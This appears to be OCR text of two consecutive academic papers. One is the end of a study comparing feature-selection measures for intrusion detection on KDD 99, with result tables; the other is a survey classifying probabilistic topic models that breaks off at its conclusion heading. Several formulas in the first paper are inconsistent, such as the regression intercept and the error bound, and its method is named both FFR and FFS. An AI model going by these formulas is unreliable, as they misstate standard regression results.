2. $1 - |Relation(x,y)| = 0$ If and only if x and y are linearly related.

3. This measure is symmetric. Meaning that always $Relation(x,y) = Relation(y,x)$.
4. Assume $u = \frac{x-a}{c}$ and $v = \frac{y-b}{d}$. For any arbitrary value for a, b, c, d we have:
$$|Relation(x,y)| = |Relation(u,v)|$$
5. $Relation(x,y)$ Is *sensitive to rotation* of the scatter diagram in (x,y) plane.

As Mitra[23] discussed correlation coefficient have a lot of convenient specifications but because of having properties of 4 and 5 mentioned above it is invariant to scale. Because of this, it's possible that two variables have same similarity measure although they have very different variances. It is not preferable because variance always gives high information about content.

B. Least Square Regression Error:

Another similarity measure that is used regularly is least square regression error or *residual variance*. It is the error of predicating y from $y = bx + a$. Where a and b are the regression coefficients which can be calculated by minimizing $e(x,y)^2$ in (2):

$$e(x,y)^2 = \frac{1}{n}\sum e(x,y)_i^2 \quad (2)$$

Where $e(x,y)_i$ can be calculated with (3):

$$e(x,y)^2 = y_i - a - bx_i \quad (3)$$

So we have (4), (5):

$$a = \overline{y} \quad (4)$$

$$b = \frac{cov(x,y)}{var(x)} \quad (5)$$

Having a and b we can calculate mean square error $e(x,y)$ by (6):

$$e(x,y) = var(y) \times (1 - Relation(x,y)^2) \quad (6)$$

With this new measure if x and y have linear relation $e(x,y)$ will be 0 and if x and y have no relation at all $e(x,y)$ will equal to $var(x)$. Mitra also argues about properties of this measure[23]:

1. $0 \le e(x,y) \le var(y)$.
2. $e(x,y)$ Is equal to 0 if and only if x and y have perfect linear relation.
3. This measure is not symmetric.
4. Assume $u = \frac{x}{c}$ and $v = \frac{y}{d}$. For any arbitrary value for c, d we have $e(x,y) = d^2 e(u,v)$. With this property we can conclude that *e* is *sensitive to scaling* of the variables. It's obvious that *e* is not *sensitive to translation.*
5. *e* Is *sensitive to rotation* of scatter diagram in $x - y$ plane.

C. Maximal Information Compresseion Index[23]:

This measure fixed some defects of two previous described measures. We refer to it by MICI and use λ_2 for simplicity. MICI can be calculated using (7):

$$\lambda_2(x,y) = \min(eigv(\sum)) \quad (7)$$

Where $\sum$ correspond to covariance of x and y and $eigv$ is a vector of eigen values of that covariance.

The λ_2 will equal to 0 when the feature have linear relation and as much as the relation fade away, the value of λ_2 increase. As the formula represent λ_2 is only an eigenvalue for a direction where data have the most elongation. In the other word it is the main idea behind *Principle Component Analysis* (PCA)[20, 24]. PCA is based on the fact that if a data be projected along its principal component direction, it yields maximum information compaction. If we reconstruct the data, the amount of lost information is related to eigenvectors that is not considered in PCA calculation. In PCA we always use k eigenvectors that have maximum corresponding eigenvalues. So the amount of lost information will be minimal. The λ_2 have following properties[23]:

1. $0 \le \lambda_2(x,y) \le 0.5(\mathrm{var(x)} + \mathrm{var(y)})$.
2. $\lambda_2(x,y)$ Will equal to 0 if and only if x and y is linearly related.
3. $\lambda_2(x,y) = \lambda_2(y,x)$, so it's a symmetric measure.
4. Assume $u = \frac{x}{c}$ and $v = \frac{y}{d}$. For any arbitrary value for c, d we have $\lambda_2(x,y) \neq \lambda_2(u,v)$ so it is *sensitive to scaling* and is not related to *translation.*
5. $\lambda_2(x,y)$ Is not related to rotation.

To detect which feature should be removed from dataset using discussed similarity measures, a simple general algorithm based on *K-Nearest Neighbor* (KNN) algorithm[25] is used. It has two phases. In the first phase, all of features partitioned using the similarity measure as a distance in KNN algorithm. In the second phase a feature that describes its cluster more accurately is selected as a candidate of that group.

IV. Proposed Method

As discussed earlier, variance of a random variable has very high information inside. Intuitively, we used this measure to find features with low quality to be eliminated from dataset while preserving others. In the other word we used variance to discover if any feature has no class dependent information included. Features with low information should be removed. Also because of nature of intrusion detection datasets, they are very populated by samples and even a linear order for computational cost is very slow. So we tried to make our approach to be simple as possible while preserving its accuracy.

If we look precisely at a simple two class dataset with separate classes, we can clearly see that if there is any feature in dataset that have separate range of values in each class, we can classify all of samples in the dataset with 100% accuracy

with a linear classifier. An example of such a situation is shown in figure.2. Now let's assume a more general but still simple dataset shown in figure.3. In this dataset it is clearly obvious that if we remove any features from dataset, the accuracy of classification will not be 100% although the classes are separated with high distance. In real world dataset usually we have a very mixed dataset but we can still use this fact to detect if any feature can have more roles on separation of classes than other features. We developed this fact and built our algorithm upon it.

Let $X = \{\boldsymbol{x}_i\}_{i=1}^{N}$ be our intrusion detection dataset, containing N network connection samples containing all attack and normal connections. Each $\boldsymbol{x}_i$ is a vector with D dimension and $\boldsymbol{x}_i \in \mathbb{R}^D$. Let $L = \{l_i\}_{i=1}^{N}$ be our class labels for each sample. Also we have $l_i \in k$ where $k = \{1, \dots, K\}$. With this definition we have K class in our dataset and $K = 5$ because we used "KDD 10%" as our dataset. $\boldsymbol{x}_{id}$ Represent the value of feature $d = \{1, \dots, D\}$ in connection sample i. For each class first we add all data point $\boldsymbol{x}_i$ which are in same class, feature by feature (8):

$$S_{cd} = \left\{ for\ all\ \boldsymbol{x}_i\ where\ \ l_i = c \middle| \frac{\sum \boldsymbol{x}_{id}}{n_c} \right\} \qquad (8)$$

Where n_c is number of samples in class c and S_{cd} is mean of connection sample $\boldsymbol{x}_i$ along feature d whose class is c and $c \in k$. We put all S_{cd} in a vector and call it FS(9):

$$S_d = [S_{1d}\ \ S_{2d}\ \dots\ S_{Kd}] \qquad (9)$$

After that we need to calculate how much S_d is scattered along each feature. In the other word we need to measure confusion of S_d for each feature. For this reason we used variance of S_d(10):

$$V_d = Var(S_d) = E[(S_d - \mu_d)^2] \qquad (10)$$

Where μ_d is mean of all values in S_d and V_d is variance of S_d. Items in $V = \{V_d\}_{d=1}^{D}$ with high value represent degree of turbulence in feature d among all classes. High turbulence represents power of corresponding feature in class separation. Now we can sort V with ascending order and select t feature index for classification where t is number of desired feature that user defined to be selected.

V. EVALUATION

In this section we used KDD 99 dataset to evaluate these three similarity measure and compare them with our proposed method. To survey the effectiveness of these feature selection algorithm in classification, we used two popular classification algorithms including: Bayesian Network Classifier[26-27] and K-nearest neighbor classifier[25] and measured their accuracy.




Figure 2. Demonstration of the fact that we can still classify data with 100% accuracy with only one feature when we have separate range of data on that feature corresponds to its class.




Figure 3. Demonstration of the fact that we can't classify the data with 100% accuracy when there is no feature with separate range corresponds to its class.

Evaluation is done with 10-fold algorithm to ensure the result is as authentic as possible. So the goal for these feature selection algorithm is to keep the class separability of the dataset as much as possible while reducing its size to lower dimension. Also selection algorithm should be very fast because in real world problem we encounter very large datasets and slow algorithm is not applicable.

First of all we classified the original "10% KDD" dataset with KNN and Bayes classifiers, result of this process is represented in first main column of table.3 and table.4. After that, dataset is fed to three discussed methodology also to our proposed method. Then the original dataset is reduced to features recommended by each of these similarity measure based algorithms and FFR (Fast Feature Reduction). At last the reduced dataset is again fed to KNN and Bayes classifier and result of this classification measured.

In this research speed of feature selection was our main goal. Because of this consumed time of each algorithm with different reject threshold measured and shown in table.3. The evaluated result for each algorithm is represented in its respective column of table.4 and table.5. As evaluation result shows, although FFR cannot defeat other methodologies in accuracy of classification and accuracy didn't changed very much, but in speed FFR outperformed all other feature selection method with great differences.

TABLE III. FEATURE SELECTION CALCULATION TIME IN SECOND.

	CC (Correlation Coefficient)			LSRE (Least Square Regression Error)			MICI (Maximal Information Compression Index)			FFS (Fast Feature Selection)		
Features size	10	20	30	10	20	30	10	20	30	10	20	30
Speed	0.300	0.308	0.318	1.464	1.473	1.480	1.766	1.778	1.797	**0.006**	**0.008**	**0.010**

TABLE IV. EVALUATION ACCURACY RESULT OF KNN CLASSIFIER IN PRESENT.

		All	**CC**			**LSRE**			**MICI**			**FFS**		
Features size		***41***	***10***	***20***	***30***	***10***	***20***	***30***	***10***	***20***	***30***	***10***	***20***	***30***
Attack Type	**Normal**	98.20	32.93	96.33	**98.65**	71.04	98.00	98.00	98.10	97.85	97.85	**98.20**	**98.25**	98.30
	DoS	98.47	29.09	97.51	**98.34**	63.67	93.44	**98.34**	85.20	96.54	98.03	**98.28**	**98.28**	98.09
	Prob	98.62	55.07	96.41	98.38	75.14	**98.98**	**98.50**	**98.92**	98.23	**98.65**	98.50	98.42	98.42
	R2L	97.88	16.33	90.91	97.03	87.01	97.62	97.43	**98.04**	98.05	**97.80**	97.61	**97.79**	97.61
	U2R	82.00	**83.33**	65.79	76.47	56.00	**82.00**	82.61	77.55	88.64	**90.70**	82.00	79.59	79.25
Over all		98.24	32.54	95.55	98.07	71.35	97.09	98.06	94.92	97.66	**98.11**	**98.14**	**98.11**	98.04

TABLE V. EVALUATION ACCURACY RESULT OF BAYES CLASSIFIER IN PRESENT.

		All	**CC**			**LSRE**			**MICI**			**FFS**		
Features size		***41***	***10***	***20***	***30***	***10***	***20***	***30***	***10***	***20***	***30***	***10***	***20***	***30***
Attack Type	**Normal**	56.26	34.30	49.67	**70.30**	51.60	50.72	58.79	**82.94**	**57.85**	57.26	51.52	55.87	53.94
	DoS	94.50	NaN	**98.71**	93.89	32.98	85.08	**95.15**	30.15	60.67	93.13	**61.07**	90.97	93.24
	Prob	94.92	68.27	**92.85**	93.73	**81.88**	92.17	93.71	65.27	78.96	**93.81**	75.07	89.16	92.74
	R2L	91.04	47.14	60.17	63.86	**99.65**	90.43	91.12	77.21	93.46	87.72	92.22	**93.86**	**95.10**
	U2R	32.73	**33.33**	8.33	23.33	2.90	3.90	21.15	3.83	3.93	19.49	8.06	**15.03**	**54.55**
Over all		76.09	44.17	69.87	**79.29**	35.42	55.15	77.22	31.56	55.75	75.73	**54.87**	**71.94**	73.91

VI. REFERENCES

[1] Chebrolu, S., A. Abraham, and J.P. Thomas, Feature deduction and ensemble design of intrusion detection systems. Computers & Security, 2005. 24(4): p. 295-307.

[2] Bishop, M.A., The art and science of computer security. 2002.

[3] Tax, D.M.J. and R.P.W. Duin, Support vector domain description. Pattern Recognition Letters, 1999. 20(11-13): p. 1191-1199.

[4] Min, Y., et al., Anomaly Intrusion Detection Method Based on SVDD [J]. Computer Engineering, 2005. 3.

[5] Tao, X., F. Liu, and T. Zhou. A novel approach to intrusion detection based on support vector data description. 2007: IEEE.

[6] Yang, M., et al., A framework for adaptive anomaly detection based on support vector data description. Network and Parallel Computing, 2004: p. 443-450.

[7] Jiaomin, L., et al. Intrusion detection technology based on SVDD. 2009: IEEE.

[8] Ye, L., et al., DoS Intrusion Detection Based on Incremental Learning with Support Vector Machines [J]. Chinese Computer Engineering, 2006. 32(4): p. 179-181.

[9] Ryan, J., M.J. Lin, and R. Miikkulainen. Intrusion detection with neural networks. 1998: MORGAN KAUFMANN PUBLISHERS.

[10] Manikopoulos, C. and S. Papavassiliou, Network intrusion and fault detection: a statistical anomaly approach. Communications Magazine, IEEE, 2002. 40(10): p. 76-82.

[11] Mukkamala, S., G. Janoski, and A. Sung. Intrusion detection using neural networks and support vector machines. 2002: IEEE.

[12] CUP, K., Intrusion Detection Dataset. 99.

[13] Lab, M.L., DARPA dataset for evaluation of computer network intrusion detection systems.

[14] Knowledge discovery in databases DARPA archive. Task Description.

[15] MIT Lincoln Lab., I.S.T.G., The 1998 intrusion detection off-line evaluation plan.

[16] Paxson, V., Bro: a system for detecting network intruders in real-time* 1. Computer networks, 1999. 31(23-24): p. 2435-2463.

[17] Kayac k, H.G., A.N. Zincir-Heywood, and M.I. Heywood. Selecting features for intrusion detection: a feature relevance analysis on KDD 99 intrusion detection datasets. 2005: Citeseer.

[18] Lehmann, T., et al., A comparison of similarity measures for digital subtraction radiography. Computers in Biology and Medicine, 1997. 27(2): p. 151-167.

[19] Durbin, J. and G.S. Watson, Testing for serial correlation in least squares regression: I. Biometrika, 1950. 37(3/4): p. 409-428.

[20] Guyon, I. and A. Elisseeff, An introduction to variable and feature selection. The Journal of Machine Learning Research, 2003. 3: p. 1157-1182.

[21] Yang, Y. and J.O. Pedersen. A comparative study on feature selection in text categorization. 1997: Citeseer.

[22] Geladi, P. and B.R. Kowalski, Partial least-squares regression: a tutorial. Analytica Chimica Acta, 1986. 185: p. 1-17.

[23] Mitra, P., C. Murthy, and S.K. Pal, Unsupervised feature selection using feature similarity. IEEE Transactions on Pattern Analysis and Machine Intelligence, 2002: p. 301-312.

[24] Kramer, M.A., Nonlinear principal component analysis using autoassociative neural networks. AIChE journal, 1991. 37(2): p. 233-243.

[25] k-nearest neighbor algorithm.

[26] Friedman, N., D. Geiger, and M. Goldszmidt, Bayesian network classifiers. Machine learning, 1997. 29(2): p. 131-163.

[27] Jensen, F.V., An introduction to Bayesian networks. Vol. 210. 1996: UCL press London.

Topic Models and Advanced Algorithms for Profiling of Knowledge in Scientific Papers

V. Jelisavčić*, B. Furlan **, Jelica Protić**, Veljko Milutinović**
* Mathematical Institute of the Serbian Academy of Sciences and Arts/11000, Belgrade, Serbia
** Department of Computer Engineering, School of Electrical Engineering,
University of Belgrade/11000, Belgrade, Serbia

vladisavj@gmail.com, {bojan.furlan, jeca, vm}@etf.rs

Abstract - Survey of probabilistc topic models is presented with emphasis on fundamentally different approaches used in modeling. Introduced classification differs from earlier efforts, providing a complementary view of the field. Purpose of this survey is to provide a brief overview of the current probailistic topic models as well as an inspiration for future research.

I. INTRODUCTION

Probabilistic topic models are a group of machine learning algorithms for discovering latent topical structures in data. Although many applications are found in various data mining areas such as image annotation, audio and video analysis, they are primarily invented for use in finding topics in textual data. Profiling and modeling knowledge from scientific papers is one area of research that benefits most.

Few surveys of topic models already exist; among most significant are [1], [2] and [3]. Most notable one [1], presents a classificaion of directed probabilistic topic models and a broader view on graphical models in general, and can serve as a great starting point for venture in the field of topic modeling. In [2] and [3] a gentle introduction is made to the field.

Main criterion of classification in [1] is functionality, and models are presented in a chronological order in a systematic evolution-based fashion. This is not the purpose of this survey; functionality is not of a primary interest for us. Criteria of presented classification are chosen as to highlight fundamental approaches and assumptions used in topic modeling. Also, [1] focuses on directed probabilistic topic models while we impose no such restriction. Introducing general ideas and formal definition has also been done in [2] and [3] so this is not our primary goal either. In [1] models are also classified acording to their original problem domain. As many of those problems, such as topic discovery, topic evolution, document classification and many others, present a subproblem to the modeling and profiling of the knowledge from scientific papers, such distinction is not made in this survey.

Survey of topic models is presented with emphasis on different approaches used.

II. CLASSIFICATION

Topic models are classified according to three orthogonal critera. First criterion is based on word ordering and a document representation. Two distinct approaches are posible. Simpler and very often more usefull solution is commonly known as bag of words. In this document representation the word ordering is neglected which enables focus on a global semantic structures without need to model local word order dependencies. Other approach, that doesn't neglect word ordering will be referred to as a sequence of words. Although first approach is appreciated for its simplicity and is often sufficient, second approach bear more information which can supposedly lead to better results in some problem domains. Second criterion is taking external knowledge into consideration. First approach where no such knowledge is provided is simpler and for many purposes sufficient. Second approach is based on using in-domain knowledge for the target problem, yielding more specific and human interpretable topics. Third and final criterion is dependability on labeled data. Main idea behind topic models is unsupervised clustering of topics which renders them applicable to a broad range of real life problems where there are no data labels and cannot be provided. Most of the topic models are fully unsupervised. Some models can be used in a supervised or semi-supervised manner in order to be applicable to classification tasks or simply to yield better results if labeled data for domain is already present. Classification tree with corresponding models at the leaves can be seen on Figure 1.




Figure 1. The classification three of probabilistic topic models. **Legend**: B/S – bag of words vs sequence of words; N/D – no in-domain vs in-domain; U/S – unsupervised vs supervised. **Description:** The classification three obtained by successive application of the chosen criteria. **Implication:** The class of unsupervised sequence of word models with in-domain knowledge requirements have no known implementations.

III. EXISTING SOLUTIONS

For each class defined in previous section most prominent examples are presented, if such solutions exist.

A. Unsupervised bag of words topic models with no in-domain knowledge requirements

This class of models reside on word exchangeability assumption, i.e. discards information on word position within documents. Such models are often used regarding problems such as information retrieval, document clustering and summarization due to their simplicity introduced with bag of words approach and greater real-world problem applicability based on their unsupervised nature. Most of the probabilistic topic models, including the earliest ones, fall into this category. There are numerous extensions from the baseline approach (Latent Dirichlet Allocation) that introduce additional abilities beside modeling word-topic and document-topic distributions, some of which are presented here.




Figure 2. Outline of the unsupervised bag of words topic model with no in-domain knowledge requirements. **Description**: Appropriate inference equations stipulated by the particular model are applied to the textual corpus after tokenizing and preprocessing. Word ordering is neglected.

A.1. Probabilistic Latent Semantic Indexing

Probabilistic Latent Semantic Indexing (pLSI) was invented by T. Hoffman and was first published in Proceedings of the Twenty-Second Annual International SIGIR Conference on Research and Development in Information Retrieval in 1999 as a probabilistic variant of Latent Semantic Analysis that has a sound statistical foundation and defines a proper generative data model [15].

pLSI models generative process responsible for creating each document in corpus, where each word in a document is sampled from a mixture of multinomial distributions that can be interpreted as topics, and proportions corresponding to mixture weights are sampled from a separate multinomial distribution for each document. Based on generative model, an inference algorithm is defined as a method for infering topic-word distributions, as well as document-topic distributions, from textual corpora.




Figure 3. Probabilistic Latent Semantic Indexing, viewed as a matrix factorization

There are several methods for computing word-topic and topic-document distributions, one videly accepted is Expectation Maximization algorithm. Equations for E and M steps are inferred directly from the generative model (Fig. 4).




Figure 4. Plate notation of pLSI model. **Description**: Graphical presentation of a bayesian network corresponding to pLSI model. For interpretation of this as well as other graphical models presented in the survey, reader is encouraged to read [1] and [2].

pLSI efficiently resolve several issues of Latent Semantic Analysis (LSA) [16], it's non-probabilistic predecessor, such as capturing polysemy. Also, as opposed to LSA, this generative model has a strong theoretical justification. Problem that pLSI is often confronted to is large number of estimation parameters that depends on corpus size which can create problems with overfiting as number of documents increases, as well as inability to be applied incrementally to unseen documents due to its offline nature.

A.2. Latent Dirichlet Allocation

Latent Dirichlet Allocation (LDA) is a generative probabilistic model that represents a bayesian upgrade to pLSI by introducing priors on document-topic distributions and is published in Journal of Machine Learning Research by D. Blei, A. Ng, and M. Jordan in 2003 [9] creating a foundation for numerous latent structure discovery algorithms collectively known as Probabilistic topic models.

LDA resolves problematic issues of pLSI such as increasing number of estimation parameters by placing a Dirichlet prior distribution, effectively considering them as a random variables on their own. By introducing such a prior not only the number of estimation parameters was reduced (and made independant of the number of documents), but inability of model to be applied incrementally to unseen documents was also surpassed.

Because of it's increased complexity in comparison to pLSI, exact inference is intractable from the generative model (Figure 5. **LDA model in plate notation**). To efficiently cope with this problem, several approximate inference algorithms are derived such as Variational Inference, and various Markov Chain Monte Carlo algorithms, such as Gibbs Sampling[8].




Figure 5. LDA model in plate notation

One of main advantages of LDA over earlier probabilistic methods such as pLSI, beside ability to be incrementally applied to unseen documents, i.e. online property, lies in its expandability. LDA serves as a basis for many topic models, some of which are presented in further text. LDA is computationally more expensive than earlier models such as pLSI and LSA, but also lacks some of the features of later more complex models such as modeling relationships between topics [13][14][23], modeling evolution of topics over time based on document metadata [11][12], modeling autorship [19], modeling arbitrary document metadata [18] and others. As a attempt to address the computational time requirements, several implementations exploiting potentional parallelism are made [22].

B. Supervised bag of words models with no in-domain knowledge requirements

This class of models stems from unsupervised bag of words models with no in-domain knowledge requirements, as a group of models used for classification instead of clustering. Due to their supervised nature, on some tasks these models can exibit better modeling results.




Figure 6. Outline of the supervised bag of words topic model with no in-domain knowledge requirements. **Description**: Textual corpus is divided into training and test set (to be evaluated on) and tokenizing and preprocessing is applied. Appropriate inference equations stipulated by the particular model are applied to training set given appropriate set of data labels effectively learning latent parameters. Finally, model with inferred parameters can be used for evaluation on test set or completly new set of unknown, unlabeled data. Word ordering is neglected.

B.1. Supervised LDA

Supervised Latent Dirichlet Allocation is first introduced by Blei and McAuliffe in 2007 as a supervised extension to LDA [17].

As opposed to other probabilistic topic models that work in purely unupervised fashion, sLDA extends on LDA by introducing a observable response variable in the model for each document. This extension enables sLDA to fit latent topics that will best predict future unlabeled documents.

Most appropriate aproximate inference method used for estimating the uknown parameters is Mean Field variational inference and can be derived from graphical model in Figure 7.




Figure 7. Supervised Topic Model

C. Unsupervised bag of words models with in-domain knowledge requirements

Models that belong to this category make abundant use of in-domain knowledge while retaining unsupervised learning strategy. This approach is used to increase the human interpretability of topics. For instance, if modeling of a biology corpus is required, additional constraints induced by a biological ontology are expected to yield better resutls.




Figure 8. Outline of the unsupervised bag of words topic model with in-domain knowledge requirements. **Description**: Appropriate inference equations stipulated by the particular model are applied to the textual corpus after tokenizing and preprocessing. Additional in-domain knowledge is supplied, usually in form of ontolgy or thesaurus. Word ordering is neglected.

C.1. Concept Topic Model

Concept Topic Model was conceived by M. Steyvers et al. in 2009. as an attempt to introduce semantically rich concepts into the probabilistic model.

CTM is an extension to LDA where beside ordinary learned topics also exists a number of constrained topics where non-zero probabilities can be assigned only to words representing human defined concepts that are provided along textual data.




Figure 9. Concept Topic Model

D. Supervised bag of words models with in-domain knowledge requirements

This group of topic models attempt to employ additional constraints from domain of interest in classification tasks, while retaining simplicity of the bag of words assumption.




Figure 9. Outline of the supervised bag of words topic model with in-domain knowledge requirements. **Description**: Textual corpus is divided into training and test set (to be evaluated on) and tokenizing and preprocessing is applied. Appropriate inference equations stipulated by the particular model are applied to training set given appropriate set of data labels effectively learning latent parameters. Additional in-domain knowledge is supplied, usually in form of ontolgy or thesaurus. Finally, model with inferred parameters can be used for evaluation on test set or completly new set of unknown, unlabeled data. Word ordering is neglected.

D.1. *Supervised Conditional Topic Model*

Supervised Conditional Topic Model (sCdTM) is proposed by J.Xu and E.Xing in 2010. as an attempt to utilize nontrivial input features in order to improve performance.

As opposed to Dirichlet Multinomial Regression [18], that can utilize arbitrary document-level metadata, Supervised Conditional Topic Model can utilze metadata at word level which enables use of ritch feature such as POS taggs and ontologies in modeling. This is accomplished through conditioning on metadata insted of a generative approach.




Figure 10. Conditional Topic Model in plate notation

E. Unsupervised sequence of words models with no in-domain knowledge requirements

Models belonging to this group go beyond bag of words model and account for sequential nature of textual data. Unsupervised nature of these models make them applicable to many real-world problems where data labels aren't at disposal. Lack of in-domain knowledge requirements makes them simpler and more appicable to some problems with presumably less domain-specific and humanly intepretable results.




Figure 11. Outline of the unsupervised sequence of words topic model with no in-domain knowledge requirements. **Description**: Appropriate inference equations stipulated by the particular model are applied to the textual corpus after tokenizing and preprocessing. Word order is not neglected.

E.1. Topical N-Grams

Topical N-Grams (TNG) is defined by X. Wang et al in 2007. and published in Proceeding of the seventh IEEE International Conference On Data Mining, as a generative probabilistic model that attempts to relieve bag of words assumption made by Latent Dirichlet Allocation [10].

As opposed to LDA, which relies on bag of words assumption and models only unigrams, TNG also models Ngrams up to arbitrary N. Using this approach, although still relying on bag of words assumption, TNG attempts to account for sequential nature of text and enable modeling of complex phrases as well as unigrams.

Inference is slightly more complicated than in LDA, but similar aproximate inference algorithms are still applicable. Structure of TNG generative model is given in Figure 12.

Benefits of Topical NGrams model are semantically richer topic representations, enabling modeling of concepts made of multiple words which was impossible by earlier probabilistic topic models, but such benefits come at a greater computational costs.




Figure 12. Plate notation of Topical NGrams model

F. Supervised sequence of words models with no in-domain knowledge requirements

Analog to supervised variants of bag of words models, these models are intended for use in classification tasks, i.e. tasks where labels corresponding to training data are provided. These models pose no in-domain knowledge requirements.




Figure 13. Outline of the supervised sequence of words topic model with no in-domain knowledge requirements. **Description**: Textual corpus is divided into training and test set (to be evaluated on) and tokenizing and preprocessing is applied. Appropriate inference equations stipulated by the particular model are applied to training set given appropriate set of data labels effectively learning latent parameters. Finally, model with inferred parameters can be used for evaluation on test set or completly new set of unknown, unlabeled data. Word order is not neglected.

F.1. Aspect Hidden Markov Model

Aspect Hidden Markov Model (AHMM) is invented by D.Blei and P. Moreno in 2001. as an attempt to use Hidden Markov Models for topic modeling.

AHMM is based on segmenting Hidden Markov Model and providing intuitive topical dependency between words and cohesive segmentation model.




Figure 14. Plate notation of Aspect Hidden Markov Model

G. Supervised sequence of words models with in-domain knowledge requirements

This category of models account for sequential nature of textual data in supervised manner, using preassigned labels for training set while seeking to increase result specificality for domain of interest using some sort of in-domain knowledge .




Figure 15. Outline of the supervised sequence of words topic model with in-domain knowledge requirements.

G.1. Supervised Conditional Topic Random Field Model

Supervised Conditional Topic Random Field Model is created by J. Xu and E. Xing in 2010. as an attempt to utilize nontrivial input features in order to improve performance and to incorporate Markov dependency between topics assigned to neighbouring words .

This model presents further enhancement over Dirichlet Multinomial Regression and Conditional Topic Models in modeling using feature rich metadata, by employing a Markov dependency between topics thus accounting for sequential nature of textual data. This is accomplished through use of Conditional Random Field, a type of undirected graphical model.




Figure 16. Plate notation of Conditional Random Field Model

H. Unsupervised sequence of words models with in-domain knowledge requirements

This class of topic models make use of word-order information, while attempting to increase applicability and interpretability of results to domain of interest with additionally supplied in-domain knowledge. This class is especially interesting because of lack of instances; there are few if any models that fall into this category. Authors are non-aware of such solutions.




Figure 17. Outline of the unsupervised sequence of words topic model with in-domain knowledge requirements. **Description**: Appropriate inference equations stipulated by the particular model are applied to the textual corpus after tokenizing and preprocessing. Additional in-domain knowledge is supplied, usually in form of ontolgy or thesaurus. Word order is not neglected.

IV. CONCLUSION

